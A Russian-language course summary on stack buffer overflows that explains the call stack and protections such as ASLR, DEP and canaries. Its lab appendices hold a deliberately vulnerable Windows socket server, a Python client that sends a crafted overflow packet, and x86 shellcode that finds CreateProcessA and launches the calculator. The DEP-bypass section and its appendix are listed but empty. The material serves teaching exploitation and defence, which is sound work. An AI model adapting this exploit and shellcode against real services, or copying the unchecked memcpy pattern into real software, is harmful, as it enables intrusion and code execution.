**Конспект**

**на тему «Переполнение буфера Buffer overflow» в категории**

**«Реверс-инжиниринг и введение в анализ зловредных программ»**

2023

**Содержание**

1. Подпрограмма, вызов и передача параметров. Стек3
2. Buffer overflow9
3. Методы защиты11
4. Практика13
   1. Эксплуатация BoF13
   2. Эксплуатация BoF. Обход защиты DEP\*. со звездочкой ☺15
5. Приложение 1. Код уязвимого к BoF сервера. С++**1**
6. Приложение 2. Код клиента, передающего нагрузку. Python**1**
7. Приложение 3. Код нагрузки, запускающей калькулятор. Assembler**1**
8. Приложение 4. Код клиента, передающего нагрузку. Обход DEP. Python**1**
9. **Подпрограмма, вызов и передача параметров. Стек.**

Типовая структура подпрограммы:

*<подпрограмма> <имя> <аргументы подпрограммы>*

*<локальные переменные подпрограммы>*

*<код подпрограммы>*

*</подпрограмма>*

Пример.

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| *Void myProc(int arg1){*  *int var1=5+arg1;*  *Print(var1);*  *}*  *myProc(11)* | |  |  | | --- | --- | | int arg1 | - аргументы подпрограммы | | int var1=5 | - локальные переменные подпрограммы | | Print(var1) | - код подпрограммы | |

В большинстве случаев, когда программа вызывает подпрограмму, эта подпрограмма выполняет то, что должна (включая вызов других подпрограмм), а затем возвращает управление в программу, которая её вызвала.

Типовая структура вызова других подпрограмм внутри подпрограммы:

*<основная программа>*

*<вызов подпрограммы 1>*

*<код основной программы>*

*</основная программа>*

*<подпрограмма 1>*

*<вызов подпрограммы 2>*

*<код подпрограммы 1>*

*</подпрограмма 1>*

*<подпрограмма 2>*

*<вызов подпрограммы 3>*

*<код подпрограммы 2>*

*</подпрограмма 2>*

*<подпрограмма 3>*

*<код подпрограммы 3>*

*</подпрограмма 3>*

Адрес возврата из подпрограммы в вызвавшую ее программу(подпрограмму) находится в стеке.

Стек — специальная область памяти для хранения данных, организованных по принципу [LIFO](https://ru.wikipedia.org/wiki/LIFO).

LIFO (*last in — first out)* – принцип, по которому «последним пришёл — первым вышел». То есть данные, помещенные последними на стек, будет сняты со стека первыми (рис 1).




Рис 1.

На рисунке 1 вначале на стек был помещен параметр1, затем параметр2 и последним помещен параметр3.

В соответствии с LIFO cо стека будет снят вначале параметр3 т.к. он помещен последним, затем параметр2 и только в конце параметр1.

Область памяти с кодом растем от младших адресов к старшим, в то время как область памяти стека в архитектуре x86 растет снизу-вверх т.е. от старших адресов к младшим (рис 2).




Рис 2.

Для работы со стеком используются регистры процессора:

* **esp/sp** (Stack Pointer register) — регистр указателя стека.   
  Содержит указатель вершины стека в текущем сегменте стека.
* **ebp/bp** (Base Pointer register) — регистр указателя базы кадра стека.   
  Предназначен для организации произвольного доступа к данным внутри стека.
* **ss** (stack segment register) — сегментный регистр стека*.* Содержит адрес начала сегмента стека.

Пара регистров ss:sp позволяет «следить» за стеком.

Учитывая, что стек растет снизу-вверх, и если вершина стека установлена слишком близко к концу кода, то может случиться так, что при очередном помещении данных на стек, они перезапишут код. На рисунке 3 показано что произойдет если поместить на стек еще один параметр3 – он перезапишет код.

|  |  |
| --- | --- |
|  |  |

Рис 3.

Приведенный ниже код на ассемблере демонстрирует как данные помещенные на стек, могут перезаписать код и изменить логику работы программы.

*(01) Begin:  
(02) mov sp,offset mark\_1  
(03) mov ax,9090h\***(04) push ax  
(05) int 20h****\**** *(06) mark\_1:  
(07) mov ah,9  
(08) mov dx,offset Mess  
(09) int 21h  
(10) int 20h  
(11) Mess db 'This string will never show… or not $'*

По идее, программа должна завершиться на строке (05).

Но, командой в строке (02) мы изменяем вершину стека и устанавливаем ее на адрес метки mark\_1.

После выполнения команд в строках (03) и (04) на стек будет помещено значение 9090h, которое перезапишет команду строки (05) int20h.

В результате программа продолжит выполнение команд в строках (07)-(10). По итогу будет выведено сообщение 'This string will never show… or not $'.

\***int20h** – функция DOS завершения программы.

\*90h - опкод команды nop, которая не производит никаких действий. ЦП, встретив такую команду, не произведет никаких действий и перейдет дальше к следующей инструкции.

Рассмотрим вызов подпрограммы на примере следующего кода:

*int myProc(int arg1, int arg2) {*

*int var1=5;*

*int var2=8;*

*int var3=6*

*return 0;*

*}*

*int myProc(9, 55);*

*Print(‘Hello’);*

Когда в коде вызывается какая-либо подпрограмма или функция происходит следующее (рис 4):

1 – на вершину стека будут помещены адреса аргументов, передаваемых в подпрограмму (если они есть). В нашем примере вначале адрес arg2, потом arg1;

2 – затем на вершину стека будет помещен адрес возврата из подпрограммы в основной код на команду, следующую после вызова подпрограммы. В нашем примере на Print(‘Hello’);

3 – затем будет помещено значение регистра bp;

4 – затем будут помещены локальные переменные подпрограммы (если они есть). В нашем примере var2, var1 и var3.




Рис 4.

Действие N3 необходимо для сохранения текущего значения регистра bp. Это позволит использовать этот регистр внутри подпрограммы для получения произвольного доступа к данным внутри стека (например, локальные переменные или аргументы подпрограммы).

В случае вызова внутри подпрограммы другой подпрограммы и далее, стек будет содержать последовательность адресов возврата к вызывающей подпрограмме, к которой нужно вернуться. В упрощенном варианте для типовой структуры вызова других подпрограмм внутри подпрограммы, приведенной выше, стек будет выглядеть так, как показано на рисунке 5:




Рис 5.

Адрес возврата из подпрограммы может быть заменен адресом на вредоносный код.

**2. Buffer Overflow**

Переполнение буфера (Buffer Overflow) —возникает тогда, когда программа записывает данные за пределами выделенного в памяти буфера.

Переполнение буфера обычно возникает из-за неправильной работы с данными, полученными извне, и памятью, при отсутствии жесткой защиты со стороны подсистемы программирования (компилятор) и операционной системы. В результате переполнения могут быть испорчены данные, расположенные следом за буфером.

На рисунке 6 слева показано корректное использование программы. Справа показан случай, когда буфер локальной переменной var1 в подпрограммы не контролируется и туда записаны данные, превышающие размер буфера, выделенного под переменную var1. В результате будут перезаписаны var2, var3 и адрес возврата из подпрограммы.

|  |  |
| --- | --- |
|  |  |

Рис 6.

В случае, когда программа имеет особые привилегии (например, запущена с правами root), злоумышленник может заменить адрес возврата на адрес своего кода. Если исполнение в этой области памяти разрешено и в дальнейшем программа передаст в неё управление, система исполнит находящийся там код злоумышленника с повышенными привилегиями.

Переполнение буфера может вызывать аварийное завершение или зависание программы.

Правильно написанные программы должны проверять длину входных данных, чтобы убедиться, что они не больше, чем выделенный буфер данных.

Техники применения переполнения буфера меняются в зависимости от архитектуры, операционной системы и области памяти.

Злоумышленник может использовать переполнение буфера в стеке, чтобы управлять программой в своих целях, следующими способами:

- перезаписывая локальную переменную, находящуюся в памяти рядом с буфером, изменяя поведение программы в свою пользу;

- перезаписывая адрес возврата. Как только подпрограмма завершается, управление передаётся по указанному злоумышленником адресу.

Причина, по которой переполнение буфера стало такой серьезной проблемой, заключается в отсутствии проверки границ во многих функции управления памятью, например, gets() на языке С.

1. **Методы защиты**

* ASLR

ASLR (address space layout randomization — «рандомизация размещения адресного пространства») — технология, применяемая в операционных системах, при использовании которой случайным образом изменяется расположение в адресном пространстве процесса важных структур данных, а именно образов исполняемого файла, подгружаемых библиотек, кучи и стека.

Для использования ASLR исполняемые файлы требуется собирать со специальными флагами. В результате в коде не будут использоваться постоянные адреса, но при этом:

- увеличится размер кода исполняемых файлов;

- увеличится время загрузки в память каждого исполняемого файла;

- возникнет дополнительная несовместимость с ПО и библиотеками, разработанными под версии ОС без ASLR.

В Linux для работы ASLR (для размещения исполняемых файлов в памяти по случайным адресам) исполняемые файлы должны быть скомпилированы в режиме position-independent executable (разновидность позиционно-независимого кода для исполняемых файлов).

В Microsoft Windows ASLR не используется для приложений, собранных без специальных флагов, и при работе в режиме совместимости с более ранними версиями Windows.

* DEP

Предотвращение выполнения данных (Dáta Execútion Prevéntion) — функция безопасности, встроенная в Linux, Mac OS X, Android и Windows, которая не позволяет приложению исполнять код из области памяти, помеченной как «только для данных». Она позволит предотвратить некоторые атаки, которые, например, сохраняют код в такой области с помощью переполнения буфера.

* Избегать использовать функции, которые не выполняют проверку буфера (например, в C вместо функции *gets()* использовать функцию *fgets()*).
* Использовать *canaries*, которые могут помочь предотвратить переполнение буфера. Они вставляются перед обратным адресом в стеке и проверяются перед обращением к нему. Если программа обнаружит изменение значения canary, она прервет процесс, не позволив злоумышленнику пробиться. Значение canary является либо случайным (поэтому злоумышленнику очень трудно его угадать), либо строкой, которую по техническим причинам невозможно перезаписать.
* Переставлять локальные переменных таким образом, чтобы скалярные (отдельные объекты данных фиксированного размера) были выше переменных массива, содержащих несколько значений. Это означает, что если переменные массива переполняются, они не будут влиять на скалярные переменные.
* Использовать интерпретируемый язык.
* Применять компиляторы, которые помогают определить небезопасные функции или найти ошибки.

1. **Практика.**
   1. **Эксплуатация BoF**

Напишем программу (сервер) на языке С++ уязвимую к переполнению буфера. В качестве среды разработки будем использовать MS Studio 2017. В настройках среды разработки отключены ASLR и DEP при компиляции для этого приложения (Randomized Base Address=No; Data Execute Prevention=No). Исходный код приведен в Приложение 1.

Затем напишем скрипт (клиент) на языке Python, который будет передавать на сервер специальным образом сформированный пакет с нагрузкой, которая переполнив буфер сервера, исполнит нашу нагрузку. Исходный код приведен в Приложение 2.

Саму же полезную нагрузку напишем на языке Assembler, которая запускает калькулятор. Исходный код приведен в Приложение 3.

***Описание серверной части.***

Сервер ожидает подключение на порт 4444 и принимает пакет данных следующего формата:

|  |  |
| --- | --- |
| Размер пакета | Данные |
| 4 байта |  |

Сервер содержит подпрограмму, уязвимую к атаке переполнение буфера (рис 7).




Рис 7.

В этой подпрограмме уязвимым местом является переменная **localBuf** и используемая небезопасная функция **memcpy\***. Функция memcpy не проверяет, превышает ли объем данных для копирования(size) размер буфера(localBuf).

Функция memcpy в нашем примере скопирует из данных **(data)** в буфер **(localBuf)** столько байт, сколько указано в **size**.

В строке **«data = buf + 4»** прибавление 4 к адресу переданного в подпрограмму аргумента (\*buf) необходимо для того, чтоб пропустить в пакете преамбулу «размер пакета» и перейти к данным.

Переполнение буфера произойдет тогда, когда размер переданного аргумента(размер пакета) в уязвимую подпрограмму будет превышать размер выделенного буфера **(localBuf).**

***Описание клиентской части.***

Код клиента содержит нашу нагрузку в виде hex (рис 8)



Рис 8.

В скрипте «жестко» зафиксирован адрес наше нагрузки, когда она будет загружена сервером в память (рис 9). Так как ASLR отключен, адрес будет всегда один и тот же.



Рис 9.

С учетом формата пакета, который принимает сервер, первые 4 байт пакета содержат размер поля данных. Размер пакета в нашем примере равен 216 байт (рис 10).



Рис 10

Такой размер формируется исходя из условий серверной части и специфики вызова подпрограмм:

* 4 байта размер локальной переменной *data* подпрограммы на сервере 
* 4 байта размер локальной переменной *size*



* 200 байт размер локальной переменной *localBuf*



* Еще 4 байта будет занимать адрес возврата из подпрограммы (рис 4)
* Еще 4 байта – сохраненный регистр bp (рис 4)

Пакет будет сформирован в формате, представленном на рисунке 11. В скрипте это переменная shell (рис 12):

|  |  |  |  |
| --- | --- | --- | --- |
| 218 | АААА….А | BBBB | addrPayload |
| 4 байта | Мусор. 200 байт для того, чтобы забить буфер. | Для перезаписи bp. | Адрес нагрузки в памяти на сервере |

Рис 11.



Рис 12.

void **\*memcpy**(void \*dst, const void \*src, size\_t n);

dst — адрес буфера назначения; srс — адрес источника; n — количество байт для копирования

Функция копирует n байт из области памяти, на которую указывает src, в область памяти, на которую указывает dst. Функция возвращает адрес назначения dst

***Описание нагрузки.***

В контексте запущенного процесса (сервер) через структуру PEB (Process Environment Block) мы будет искать модуль kerner32.dll, в котором мы найдем функцию CreateProcessA, посредством которой мы запустим приложения «калькулятор» с правами пользователя, запустившего серверную часть.

В PEB присутствует структура LDR, которая содержит список всех загруженных модуле в процессе (рис 13)



Рис 13.

Затем мы перебираем все модули и ищем в имени цифру “3” (рис 14). Если нашли – делаем вывод что мы нашли kernet32.dll.




Рис 14.

Далее в kernel32.dll в таблице экспорта мы находим адрес функции CreateProcessA (рис 15)




Рис 15.

И посредством функции CreateProcessA запускаем калькулятор (рис 16).




Рис 16

**Результат эксплуатации**

1. **Эксплуатация BoF с защитой DEP\* ☺**

**Приложение 1**

#include <windows.h>

#include <winsock.h>

#include <stdio.h>

#pragma comment (lib, "ws2\_32.lib")

#define PORT 4444

void vuln(char \*buf)

{

LPVOID data;

DWORD size;

char localBuf[200];

size = \*(DWORD\*)buf;

data = buf + 4;

printf("size: %d\nbuf: %s\n", size, data);

memcpy(localBuf, data, size);

}

int main()

{

char buf[0x200];

WSADATA wsaData;

SOCKET s, client\_sock;

sockaddr\_in serv\_addr, client\_addr;

WSAStartup(0x202, &wsaData);

s = socket(AF\_INET, SOCK\_STREAM, 0);

serv\_addr.sin\_family = AF\_INET;

serv\_addr.sin\_port = htons(PORT);

serv\_addr.sin\_addr.s\_addr = 0; // слушаем все IP с указаннного порта

bind(s, (sockaddr\*)&serv\_addr, sizeof(serv\_addr));

listen(s, 1);

client\_sock = accept(s, NULL, NULL);

int msize = recv(client\_sock, buf, sizeof(buf), 0);

vuln(buf);

WSACleanup();

system("pause");

return 0;

}

**Приложение 2**

*# work if:  
# ASLR - off  
# DEP - off  
#***import** socket  
**import** struct  
**import** sys  
  
payload = **b"\x31\xDB\x64\x8B\x7B\x30\x8B\x7F\x0C\x8B\x7F\x1C"** \  
**b"\x8B\x47\x08\x8B\x77\x20\x8B\x3F\x80\x7E\x0C\x33"** \  
**b"\x75\xF2\x89\xC7\x03\x78\x3C\x8B\x57\x78\x01\xC2"** \  
**b"\x8B\x7A\x20\x01\xC7\x89\xDD\x8B\x34\xAF\x01\xC6"** \  
**b"\x45\x81\x3E\x43\x72\x65\x61\x75\xF2\x81\x7E\x08"** \  
**b"\x6F\x63\x65\x73\x75\xE9\x8B\x7A\x24\x01\xC7\x66"** \  
**b"\x8B\x2C\x6F\x8B\x7A\x1C\x01\xC7\x8B\x7C\xAF\xFC"** \  
**b"\x01\xC7\x89\xD9\xB1\x0F\x53\xE2\xFD\x68\x63\x61"** \  
**b"\x6C\x63\x89\xE2\x52\x52\x53\x53\x53\x53\x53\x53"** \  
**b"\x52\x53\xFF\xD7"**lengthData = **b"\xD8\x00\x00\x00"** *# 216 bytes*addrPayload = struct.pack(**"<L"**,0x0018FA80) *# addr Payload in memory 0x0018FCF0*shell = lengthData + payload + **b"A"** \* (208-len(payload)) + **b"BBBB"** + addrPayload  
  
*# host = socket.gethostname()*host = **'192.168.56.107'** *# addr Srv.*port = 4444  
  
s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  
s.connect((host, port))  
s.sendall(shell)

**Приложение 3**

use32

xor ebx, ebx

;================================

;Find Kernel32 Base

;================================

mov edi, [fs:ebx+0x30]

mov edi, [edi+0x0c]

mov edi, [edi+0x1c]

; found kernel32.

; if dll has number 3 in name, we have found needs library - kernel32.

module\_loop:

mov eax, [edi+0x08] ; eax <- dllBase.

mov esi, [edi+0x20] ; esi <- baseDllName.

mov edi, [edi] ; edi <- link on struct \_LDR\_DATA\_TABLE\_ENTRY on next modul.

cmp byte [esi+12], '3' ;

jne module\_loop

;================================

;Kernel32 PE Header

;================================

mov edi, eax

add edi, [eax+0x3c]

;================================

; Export directory table

;================================

;0x00 Export Flags

;0x04 Time/Date Stamp

;0x08 Major Version

;0x0A Minor Version

;0x0C Name RVA

;0x10 Ordinal Base

;0x14 Address Table Entries

;0x18 Number Of Names

;0x1c Address Table RVA

;0x20 Name Pointer Table RVA

;0x24 Ordinal Table RVA

;================================

;================================

;Kernel32 Export Directory Table

;================================

mov edx, [edi+0x78]

add edx, eax

;================================

;Kernel32 Name Pointers

;================================

mov edi, [edx+0x20]

add edi, eax

;================================

;Find CreateProcessA

;================================

mov ebp, ebx

name\_loop:

mov esi, [edi+ebp\*4]

add esi, eax

inc ebp

cmp dword [esi], 0x61657243 ;Crea

jne name\_loop

cmp dword [esi+8], 0x7365636f ;oces

jne name\_loop

;================================

;CreateProcessA Ordinal

;================================

mov edi, [edx+0x24]

add edi, eax

mov bp, [edi+ebp\*2]

;================================

;CreateProcessA Address

;================================

mov edi, [edx+0x1C]

add edi, eax

mov edi, [edi+(ebp-1)\*4]

add edi, eax

;================================

;Zero Memory

;================================

mov ecx, ebx

mov cl, 0xFF

zero\_loop:

push ebx

loop zero\_loop

push 0x636c6163 ;calc

mov edx, esp

;================================

;Call CreateProcessA

;================================

push edx ;\_\_out LPPROCESS\_INFORMATION lpProcessInformation

push edx ;\_\_in LPSTARTUPINFO lpStartupInfo,

push ebx ;\_\_in\_opt LPCTSTR lpCurrentDirectory,

push ebx ;\_\_in\_opt LPVOID lpEnvironment,

push ebx ;\_\_in DWORD dwCreationFlags,

push ebx ;\_\_in BOOL bInheritHandles,

push ebx ;\_\_in\_opt LPSECURITY\_ATTRIBUTES lpThreadAttributes,

push ebx ;\_\_in\_opt LPSECURITY\_ATTRIBUTES lpProcessAttributes,

push edx ;\_\_inout\_opt LPTSTR lpCommandLine,

push ebx ;\_\_in\_opt LPCTSTR lpApplicationName,

call edi